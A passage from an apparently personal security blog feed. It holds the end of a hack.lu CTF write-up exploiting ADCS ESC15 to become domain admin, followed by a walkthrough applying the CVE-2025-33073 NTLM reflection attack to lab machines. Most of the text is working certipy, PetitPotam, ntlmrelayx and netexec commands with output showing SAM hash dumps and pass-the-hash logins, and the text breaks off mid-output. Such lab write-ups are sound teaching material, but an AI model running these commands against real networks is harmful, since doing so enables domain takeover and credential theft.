out"><br>flag&#123;1_th0ugh7_th15_w4s_att4ck_d3f3nse_a74e5982&#125;</span></pre></td></tr></table></figure><h3 id="ESC15"><a href="#ESC15" class="headerlink" title="ESC15"></a>ESC15</h3><p>We will exploit <strong>Scenario A</strong> which is <code>Direct Impersonation via Schannel (Injecting &quot;Client Authentication&quot; Application Policy)</code></p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>certipy req -u &#x27;dator$@hack.lu&#x27; -p &#x27;vy6A8VGpN7gMxZ&#x27; -dc-ip 10.244.0.10 -target dc01.hack.lu -ca hack-DC01-CA -template &#x27;köttbullar&#x27; -upn administrator@hack.lu -sid S-1-5-21-215134972-1129381140-2588549801-500 -application-policies &#x27;Client Authentication&#x27;</span><span class="line out"><br>Certipy v5.0.3 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Requesting certificate via RPC</span><span class="line out"><br>[*] Request ID is 6</span><span class="line out"><br>[*] Successfully requested certificate</span><span class="line out"><br>[*] Got certificate with UPN &#x27;administrator@hack.lu&#x27;</span><span class="line out"><br>[*] Certificate object SID is &#x27;S-1-5-21-215134972-1129381140-2588549801-500&#x27;</span><span class="line out"><br>[*] Saving certificate and private key to &#x27;administrator.pfx&#x27;</span><span class="line out"><br>[*] Wrote certificate and private key to &#x27;administrator.pfx&#x27;</span></pre></td></tr></table></figure><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>certipy auth -pfx administrator.pfx -dc-ip 10.244.0.10 -ldap-shell</span><span class="line out"><br>Certipy v5.0.3 - by Oliver Lyak (ly4k)</span><span class="line out"><br></span><span class="line out"><br>[*] Certificate identities:</span><span class="line out"><br>[*]     SAN UPN: &#x27;administrator@hack.lu&#x27;</span><span class="line out"><br>[*]     SAN URL SID: &#x27;S-1-5-21-215134972-1129381140-2588549801-500&#x27;</span><span class="line out"><br>[*]     Security Extension SID: &#x27;S-1-5-21-215134972-1129381140-2588549801-500&#x27;</span><span class="line out"><br>[*] Connecting to &#x27;ldaps://10.244.0.10:636&#x27;</span><span class="line out"><br>[*] Authenticated to &#x27;10.244.0.10&#x27; as: &#x27;u:HACK\\Administratör&#x27;</span><span class="line out"><br>Type help for list of commands</span><span class="line out"><br></span><span class="line out"><br># whoami</span><span class="line out"><br>u:HACK\Administratör</span></pre></td></tr></table></figure><p>With this ldap shell we can do a lot. The easiest way is to create a new user and add them to the domain admins (sorry I mean Domänadministratörer) group</p><figure class="highlight plaintext"><table><tr><td class="code"><pre><span class="line"># add_user serioton</span><br><span class="line">Attempting to create user in: %s CN=Users,DC=hack,DC=lu</span><br><span class="line">Adding new user with username: serioton and password: LyX\mX!ry]G&#123;W;D result: OK</span><br><span class="line"></span><br><span class="line"># add_user_to_group serioton Domänadministratörer</span><br><span class="line">Adding user: serioton to group Domänadministratörer result: OK</span><br></pre></td></tr></table></figure><p>Now we can grab our flag, just like before</p><figure class="highlight terminal bash"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb 10.244.0.10 -u serioton -p &#x27;LyX\mX!ry]G&#123;W;D&#x27; --get-file &#x27;Users\\Administratör\\Desktop\\flag.txt&#x27; flag.txt</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:hack.lu) (signing:True) (SMBv1:None) (Null Auth:True)</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [+] hack.lu\serioton:LyX\mX!ry]G&#123;W;D (Pwn3d!)</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [*] Copying &quot;Users\\Administratör\\Desktop\\flag.txt&quot; to &quot;flag.txt&quot;</span><span class="line out"><br>SMB         10.244.0.10     445    DC01             [+] File &quot;Users\\Administratör\\Desktop\\flag.txt&quot; was downloaded to &quot;flag.txt&quot;</span><span class="line cmd"><br><span class="prompt">$ </span>cat flag.txt</span><span class="line out"><br>flag&#123;1_th0ugh7_th15_w4s_att4ck_d3f3nse_a74e5982&#125;</span></pre></td></tr></table></figure><p>That concludes this challenge. I hope you learned something new! 🐱</p><h2 id="Resources"><a href="#Resources" class="headerlink" title="Resources"></a>Resources</h2><ul><li><a href="https://www.netexec.wiki/">https://www.netexec.wiki/</a></li><li><a href="https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation">https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation</a></li><li><a href="https://xbz0n.sh/blog/adcs-complete-attack-reference">https://xbz0n.sh/blog/adcs-complete-attack-reference</a></li><li><a href="https://logan-goins.com/2024-05-04-ADCS/">https://logan-goins.com/2024-05-04-ADCS/</a></li><li><a href="https://seriotonctf.github.io/ADCS-Attacks-with-Certipy/">https://seriotonctf.github.io/ADCS-Attacks-with-Certipy/</a></li></ul>]]></content>
    
    
    <summary type="html">unixUserPassword attribute and ADCS</summary>


    <category term="writeups" scheme="https://seriotonctf.github.io/categories/writeups/"/>
    
    
    <category term="active directory" scheme="https://seriotonctf.github.io/tags/active-directory/"/>
    
    <category term="adcs" scheme="https://seriotonctf.github.io/tags/adcs/"/>
    
    <category term="hack.lu ctf" scheme="https://seriotonctf.github.io/tags/hack-lu-ctf/"/>
    
    <category term="esc1" scheme="https://seriotonctf.github.io/tags/esc1/"/>
    
    <category term="esc15" scheme="https://seriotonctf.github.io/tags/esc15/"/>
    
    <category term="netexec" scheme="https://seriotonctf.github.io/tags/netexec/"/>
    
  </entry>
  
  <entry>
    <title>Pwning Reflection Using NTLM Reflection</title>
    <link href="https://seriotonctf.github.io/Pwning-Reflection-Using-NTLM-Reflection/"/>
    <id>https://seriotonctf.github.io/Pwning-Reflection-Using-NTLM-Reflection/</id>
    <published>2025-06-15T16:22:03.000Z</published>
    <updated>2025-06-15T22:59:02.996Z</updated>
    
    <content type="html"><![CDATA[<blockquote><p>This post only demonstrates the attack. For a detailed writeup on the “Reflection” chain, I’ve already created one, which you can find here: <a href="https://seriotonctf.github.io/Reflection-Vulnlab/">https://seriotonctf.github.io/Reflection-Vulnlab/</a></p></blockquote><p>Recently, Synacktiv published a blog post about CVE-2025-33073, an NTLM Reflection attack. In this post, I’ll demonstrate how this vulnerability can be leveraged in the “Reflection” chain from Vulnlab. For an in-depth analysis, refer to the <a href="https://www.synacktiv.com/en/publications/ntlm-reflection-is-dead-long-live-ntlm-reflection-an-in-depth-analysis-of-cve-2025">original blog post</a> by Synacktiv</p><h1 id="Conditions"><a href="#Conditions" class="headerlink" title="Conditions"></a>Conditions</h1><p>For this attack to succeed, the following conditions must be met:</p><ul><li>SMB signing must be disabled on the target</li><li>The attacker must have permission to create DNS records</li></ul><h1 id="Attack"><a href="#Attack" class="headerlink" title="Attack"></a>Attack</h1><p>First, we need to check whether our targets have SMB signing disabled or not</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb targets.txt</span><span class="line out"><br>SMB         10.10.163.39    445    WS01             [*] Windows 10 / Server 2019 Build 19041 x64 (name:WS01) (domain:reflection.vl) (signing:False) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.163.37    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.163.38    445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:reflection.vl) (signing:False) (SMBv1:False)</span><span class="line out"><br>Running nxc against 3 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00</span></pre></td></tr></table></figure><p>netexec confirms that SMB signing is not enforced (<code>signing:False</code>) on all three target machines, making them potentially vulnerable to this attack</p><h2 id="Registering-a-DNS-Record"><a href="#Registering-a-DNS-Record" class="headerlink" title="Registering a DNS Record"></a>Registering a DNS Record</h2><p>We need to register a new DNS record, in this case <code>localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA</code> and make it point to our IP address</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>dnstool.py -u &#x27;reflection.vl\abbie.smith&#x27; -p &#x27;&lt;REDACTED&gt;&#x27; 10.10.163.37 -a add -d 10.8.0.210 -r &#x27;localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA&#x27;</span><span class="line out"><br>[-] Connecting to host...</span><span class="line out"><br>[-] Binding to host</span><span class="line out"><br>[+] Bind OK</span><span class="line out"><br>[-] Adding new record</span><span class="line out"><br>[+] LDAP operation completed successfully</span></pre></td></tr></table></figure><p>Alternatively, we can create a new DNS record using the hostname of the machine we want to exploit, for example, <code>DC01</code></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>dnstool.py -u &#x27;reflection.vl\abbie.smith&#x27; -p &#x27;&lt;REDACTED&gt;&#x27; 10.10.163.37 -a add -d 10.8.0.210 -r &#x27;DC011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA&#x27;</span><span class="line out"><br>[-] Connecting to host...</span><span class="line out"><br>[-] Binding to host</span><span class="line out"><br>[+] Bind OK</span><span class="line out"><br>[-] Adding new record</span><span class="line out"><br>[+] LDAP operation completed successfully</span></pre></td></tr></table></figure><p>Let’s verify that the DNS record has been created and is pointing to our attacker’s IP address</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>dnstool.py -u &#x27;reflection.vl\abbie.smith&#x27; -p &#x27;&lt;REDACTED&gt;&#x27; 10.10.163.37 -a query -d 10.8.0.210 -r &#x27;localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA&#x27;</span><span class="line out"><br>[-] Connecting to host...</span><span class="line out"><br>[-] Binding to host</span><span class="line out"><br>[+] Bind OK</span><span class="line out"><br>[+] Found record localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA</span><span class="line out"><br>DC=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA,DC=reflection.vl,CN=MicrosoftDNS,DC=DomainDnsZones,DC=reflection,DC=vl</span><span class="line out"><br>[+] Record entry:</span><span class="line out"><br> - Type: 1 (A) (Serial: 90)</span><span class="line out"><br> - Address: 10.8.0.210</span></pre></td></tr></table></figure><p>Alternatively, we can use the <code>dig</code> command</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>dig localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl @DC01.reflection.vl</span><span class="line out"><br></span><span class="line out"><br>; &lt;&lt;&gt;&gt; DiG 9.18.30-0ubuntu0.24.04.2-Ubuntu &lt;&lt;&gt;&gt; localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl @DC01.reflection.vl</span><span class="line out"><br>;; global options: +cmd</span><span class="line out"><br>;; Got answer:</span><span class="line out"><br>;; -&gt;&gt;HEADER&lt;&lt;- opcode: QUERY, status: NOERROR, id: 20625</span><span class="line out"><br>;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1</span><span class="line out"><br></span><span class="line out"><br>;; OPT PSEUDOSECTION:</span><span class="line out"><br>; EDNS: version: 0, flags:; udp: 4000</span><span class="line out"><br>;; QUESTION SECTION:</span><span class="line out"><br>;localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl. INA</span><span class="line out"><br></span><span class="line out"><br>;; ANSWER SECTION:</span><span class="line out"><br>localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl. 180 IN A 10.8.0.210</span><span class="line out"><br></span><span class="line out"><br>;; Query time: 63 msec</span><span class="line out"><br>;; SERVER: 10.10.163.37#53(DC01.reflection.vl) (UDP)</span><span class="line out"><br>;; WHEN: Sun Jun 15 15:28:07 CET 2025</span><span class="line out"><br>;; MSG SIZE  rcvd: 112</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>dig DC011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl @DC01.reflection.vl</span><span class="line out"><br></span><span class="line out"><br>; &lt;&lt;&gt;&gt; DiG 9.18.30-0ubuntu0.24.04.2-Ubuntu &lt;&lt;&gt;&gt; DC011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl @DC01.reflection.vl</span><span class="line out"><br>;; global options: +cmd</span><span class="line out"><br>;; Got answer:</span><span class="line out"><br>;; -&gt;&gt;HEADER&lt;&lt;- opcode: QUERY, status: NOERROR, id: 13727</span><span class="line out"><br>;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1</span><span class="line out"><br></span><span class="line out"><br>;; OPT PSEUDOSECTION:</span><span class="line out"><br>; EDNS: version: 0, flags:; udp: 4000</span><span class="line out"><br>;; QUESTION SECTION:</span><span class="line out"><br>;DC011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl.        IN A</span><span class="line out"><br></span><span class="line out"><br>;; ANSWER SECTION:</span><span class="line out"><br>DC011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA.reflection.vl. 180 IN A 10.8.0.210</span><span class="line out"><br></span><span class="line out"><br>;; Query time: 62 msec</span><span class="line out"><br>;; SERVER: 10.10.163.37#53(DC01.reflection.vl) (UDP)</span><span class="line out"><br>;; WHEN: Sun Jun 15 15:34:06 CET 2025</span><span class="line out"><br>;; MSG SIZE  rcvd: 156</span></pre></td></tr></table></figure><h2 id="Coercion"><a href="#Coercion" class="headerlink" title="Coercion"></a>Coercion</h2><p>Now, we just need to coerce authentication to the DNS record we previously created</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>PetitPotam.py -d reflection.vl -u abbie.smith -p &#x27;&lt;REDACTED&gt;&#x27; localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA DC01.reflection.vl</span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br>              ___            _        _      _        ___            _</span><span class="line out"><br>             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __</span><span class="line out"><br>             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | &#x27;  \</span><span class="line out"><br>            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|</span><span class="line out"><br>          _| &quot;&quot;&quot; |_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_| &quot;&quot;&quot; |_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|</span><span class="line out"><br>          &quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;</span><span class="line out"><br></span><span class="line out"><br>              PoC to elicit machine account authentication via some MS-EFSRPC functions</span><span class="line out"><br>                                      by topotam (@topotam77)</span><span class="line out"><br></span><span class="line out"><br>                     Inspired by @tifkin_ &amp; @elad_shamir previous work on MS-RPRN</span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br>Trying pipe lsarpc</span><span class="line out"><br>[-] Connecting to ncacn_np:DC01.reflection.vl[\PIPE\lsarpc]</span><span class="line out"><br>[+] Connected!</span><span class="line out"><br>[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e</span><span class="line out"><br>[+] Successfully bound!</span><span class="line out"><br>[-] Sending EfsRpcOpenFileRaw!</span><span class="line out"><br>[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!</span><span class="line out"><br>[+] OK! Using unpatched function!</span><span class="line out"><br>[-] Sending EfsRpcEncryptFileSrv!</span><span class="line out"><br>[+] Got expected ERROR_BAD_NETPATH exception!!</span><span class="line out"><br>[+] Attack worked!</span></pre></td></tr></table></figure><p><img src="/Pwning-Reflection-Using-NTLM-Reflection/petitpotam.png" alt="PetitPotam coercion output"><br>We can also use the <code>coerce_plus</code> module from Netexec</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb DC01.reflection.vl -u abbie.smith -p &#x27;&lt;REDACTED&gt;&#x27; -M coerce_plus -o METHOD=Petitpotam LISTENER=localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA</span><span class="line out"><br>SMB         10.10.201.85    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.201.85    445    DC01             [+] reflection.vl\abbie.smith:&lt;REDACTED&gt;</span><span class="line out"><br>COERCE_PLUS 10.10.201.85    445    DC01             VULNERABLE, PetitPotam</span><span class="line out"><br>COERCE_PLUS 10.10.201.85    445    DC01             Exploit Success, lsarpc\EfsRpcAddUsersToFile</span></pre></td></tr></table></figure><h2 id="Attack-Worked"><a href="#Attack-Worked" class="headerlink" title="Attack Worked"></a>Attack Worked</h2><p>As you can see, the attack was successful, and we were able to perform a SAM dump because the SYSTEM token was used for authentication</p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>ntlmrelayx.py -t &quot;smb://DC01.reflection.vl&quot; -smb2support</span><span class="line out"><br>Impacket v0.13.0.dev0+20250415.195618.c384b5fb - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Protocol Client IMAP loaded..</span><span class="line out"><br>[*] Protocol Client IMAPS loaded..</span><span class="line out"><br>[*] Protocol Client LDAP loaded..</span><span class="line out"><br>[*] Protocol Client LDAPS loaded..</span><span class="line out"><br>[*] Protocol Client SMTP loaded..</span><span class="line out"><br>[*] Protocol Client RPC loaded..</span><span class="line out"><br>[*] Protocol Client HTTP loaded..</span><span class="line out"><br>[*] Protocol Client HTTPS loaded..</span><span class="line out"><br>[*] Protocol Client DCSYNC loaded..</span><span class="line out"><br>[*] Protocol Client SMB loaded..</span><span class="line out"><br>[*] Protocol Client MSSQL loaded..</span><span class="line out"><br>[*] Running in relay mode to single host</span><span class="line out"><br>[*] Setting up SMB Server on port 445</span><span class="line out"><br>[*] Setting up HTTP Server on port 80</span><span class="line out"><br>[*] Setting up WCF Server on port 9389</span><span class="line out"><br>[*] Setting up RAW Server on port 6666</span><span class="line out"><br>[*] Multirelay disabled</span><span class="line out"><br></span><span class="line out"><br>[*] Servers started, waiting for connections</span><span class="line out"><br>[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.10.163.37, attacking target smb://DC01.reflection.vl</span><span class="line out"><br>[*] Authenticating against smb://DC01.reflection.vl as / SUCCEED</span><span class="line out"><br>[*] SMBD-Thread-7 (process_request_thread): Received connection from 10.10.163.37, attacking target smb://DC01.reflection.vl</span><span class="line out"><br>[*] Service RemoteRegistry is in stopped state</span><span class="line out"><br>[*] Authenticating against smb://DC01.reflection.vl as / SUCCEED</span><span class="line out"><br>[*] Starting service RemoteRegistry</span><span class="line out"><br>[*] Target system bootKey: 0xfcb176024780bc221b4c7b3f35e16dfd</span><span class="line out"><br>[*] Target system bootKey: 0xfcb176024780bc221b4c7b3f35e16dfd</span><span class="line out"><br>[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)</span><span class="line out"><br>[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)</span><span class="line out"><br>Administrator:500:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>Administrator:500:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>[*] Done dumping SAM hashes for host: dc01.reflection.vl</span><span class="line out"><br>[*] Done dumping SAM hashes for host: dc01.reflection.vl</span><span class="line out"><br>[*] Stopping service RemoteRegistry</span></pre></td></tr></table></figure><p><img src="/Pwning-Reflection-Using-NTLM-Reflection/attack-worked.png" alt="Output showing the NTLM reflection attack worked"></p><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb DC01.reflection.vl -u administrator -H &lt;REDACTED&gt;</span><span class="line out"><br>SMB         10.10.163.37    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:reflection.vl) (signing:False) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.163.37    445    DC01             [+] reflection.vl\administrator:&lt;REDACTED&gt; (Pwn3d!)</span></pre></td></tr></table></figure><p>In the same way, we can target <code>MS01</code> and <code>WS01</code></p><h3 id="MS01"><a href="#MS01" class="headerlink" title="MS01"></a>MS01</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>PetitPotam.py -d reflection.vl -u abbie.smith -p &#x27;&lt;REDACTED&gt;&#x27; localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA ms01.reflection.vl</span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br>              ___            _        _      _        ___            _</span><span class="line out"><br>             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __</span><span class="line out"><br>             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | &#x27;  \</span><span class="line out"><br>            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|</span><span class="line out"><br>          _| &quot;&quot;&quot; |_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_| &quot;&quot;&quot; |_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|_|&quot;&quot;&quot;&quot;&quot;|</span><span class="line out"><br>          &quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;&quot;`-0-0-&#x27;</span><span class="line out"><br></span><span class="line out"><br>              PoC to elicit machine account authentication via some MS-EFSRPC functions</span><span class="line out"><br>                                      by topotam (@topotam77)</span><span class="line out"><br></span><span class="line out"><br>                     Inspired by @tifkin_ &amp; @elad_shamir previous work on MS-RPRN</span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br>Trying pipe lsarpc</span><span class="line out"><br>[-] Connecting to ncacn_np:ms01.reflection.vl[\PIPE\lsarpc]</span><span class="line out"><br>[+] Connected!</span><span class="line out"><br>[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e</span><span class="line out"><br>[+] Successfully bound!</span><span class="line out"><br>[-] Sending EfsRpcOpenFileRaw!</span><span class="line out"><br>[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!</span><span class="line out"><br>[+] OK! Using unpatched function!</span><span class="line out"><br>[-] Sending EfsRpcEncryptFileSrv!</span><span class="line out"><br>[+] Got expected ERROR_BAD_NETPATH exception!!</span><span class="line out"><br>[+] Attack worked!</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>ntlmrelayx.py -t &quot;smb://MS01.reflection.vl&quot; -smb2support</span><span class="line out"><br>Impacket v0.13.0.dev0+20250415.195618.c384b5fb - Copyright Fortra, LLC and its affiliated companies</span><span class="line out"><br></span><span class="line out"><br>[*] Protocol Client IMAPS loaded..</span><span class="line out"><br>[*] Protocol Client IMAP loaded..</span><span class="line out"><br>[*] Protocol Client LDAPS loaded..</span><span class="line out"><br>[*] Protocol Client LDAP loaded..</span><span class="line out"><br>[*] Protocol Client SMTP loaded..</span><span class="line out"><br>[*] Protocol Client RPC loaded..</span><span class="line out"><br>[*] Protocol Client HTTPS loaded..</span><span class="line out"><br>[*] Protocol Client HTTP loaded..</span><span class="line out"><br>[*] Protocol Client DCSYNC loaded..</span><span class="line out"><br>[*] Protocol Client SMB loaded..</span><span class="line out"><br>[*] Protocol Client MSSQL loaded..</span><span class="line out"><br>[*] Running in relay mode to single host</span><span class="line out"><br>[*] Setting up SMB Server on port 445</span><span class="line out"><br>[*] Setting up HTTP Server on port 80</span><span class="line out"><br>[*] Setting up WCF Server on port 9389</span><span class="line out"><br>[*] Setting up RAW Server on port 6666</span><span class="line out"><br>[*] Multirelay disabled</span><span class="line out"><br></span><span class="line out"><br>[*] Servers started, waiting for connections</span><span class="line out"><br>[*] SMBD-Thread-5 (process_request_thread): Received connection from 10.10.163.38, attacking target smb://MS01.reflection.vl</span><span class="line out"><br>[*] Authenticating against smb://MS01.reflection.vl as / SUCCEED</span><span class="line out"><br>[*] SMBD-Thread-7 (process_request_thread): Received connection from 10.10.163.38, attacking target smb://MS01.reflection.vl</span><span class="line out"><br>[*] Service RemoteRegistry is in stopped state</span><span class="line out"><br>[*] Authenticating against smb://MS01.reflection.vl as / SUCCEED</span><span class="line out"><br>[*] Starting service RemoteRegistry</span><span class="line out"><br>[*] Target system bootKey: 0xf0093534e5f21601f5f509571855eeee</span><span class="line out"><br>[*] Target system bootKey: 0xf0093534e5f21601f5f509571855eeee</span><span class="line out"><br>[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)</span><span class="line out"><br>[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)</span><span class="line out"><br>Administrator:500:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>Administrator:500:aad3b435b51404eeaad3b435b51404ee:&lt;REDACTED&gt;:::</span><span class="line out"><br>Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::</span><span class="line out"><br>WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:bb5d8648678f590b8b3051e24a985345:::</span><span class="line out"><br>WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:bb5d8648678f590b8b3051e24a985345:::</span><span class="line out"><br>labadm:1000:aad3b435b51404eeaad3b435b51404ee:2a50f9a04b270a24fcd474092ebd9c8e:::</span><span class="line out"><br>[*] Done dumping SAM hashes for host: ms01.reflection.vl</span><span class="line out"><br>labadm:1000:aad3b435b51404eeaad3b435b51404ee:2a50f9a04b270a24fcd474092ebd9c8e:::</span><span class="line out"><br>[*] Done dumping SAM hashes for host: ms01.reflection.vl</span><span class="line out"><br>[*] Stopping service RemoteRegistry</span></pre></td></tr></table></figure><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>nxc smb MS01.reflection.vl -u administrator -H &lt;REDACTED&gt; --local-auth</span><span class="line out"><br>SMB         10.10.163.38    445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)</span><span class="line out"><br>SMB         10.10.163.38    445    MS01             [+] MS01\administrator:&lt;REDACTED&gt; (Pwn3d!)</span></pre></td></tr></table></figure><h3 id="WS01"><a href="#WS01" class="headerlink" title="WS01"></a>WS01</h3><figure class="highlight terminal plaintext"><table><tr><td class="code"><pre><span class="line cmd"><span class="prompt">$ </span>PetitPotam.py -d reflection.vl -u abbie.smith -p &#x27;&lt;REDACTED&gt;&#x27; localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA WS01.reflection.vl</span><span class="line out"><br></span><span class="line out"><br></span><span class="line out"><br>              ___            _        _      _        ___            _</span><span class="line out"><br>             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __</span><span class="line out"><br>             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | &#x27;  \</span><span class="line out"><br>            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   